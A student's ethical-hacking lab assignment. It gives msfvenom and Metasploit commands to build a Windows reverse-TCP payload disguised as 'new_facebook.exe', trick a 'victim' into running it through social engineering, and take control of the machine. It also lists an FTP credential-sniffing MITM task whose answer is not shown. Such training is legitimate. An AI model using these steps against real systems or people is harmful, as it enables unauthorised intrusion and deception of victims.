Assignment Day 6

By Krishanu Bepari (kbepari52@gmail.com)

(User name - kbepari529206)


Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

➢ Answer and explanation:


- **First, simply open the terminal of the Linux machine and simply type this:**

```
msfvenom -p windows/shell/reverse_tcp LHOST= 192.168.81.128
LPORT=4444 -f exe > new_facebook.exe
```




- **So, our payload was created successfully. Now send it to our victim, and told him to install it. (or do some social engineering)**


- **now, comeback to the Linux machine and open terminal and open "`msfconsole`"**




- **Now simply type "`use exploit/multi/handler`"**




- **Now we have to configure our listener. So, first we have to set payload name. Then we have to set RHOST LHOST and LPORT.**




- **By "`show options`" you can check that everything is ok or not**




- **now at the end to execute the whole operation, simply type "`exploit`" and hit enter. Now we have to wait that when victim try to open the malicious application. When he double clicks on it, then nothing will be happened on his system but a reverse TCP connection will be created with our system.**



- **Here we can see that, we have successfully gained the windows machine control. Now we can do lots of thing. As an example, I'm gonna create a folder on the victim's machine.**






Question 2:


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

➢ Answer and explanation:

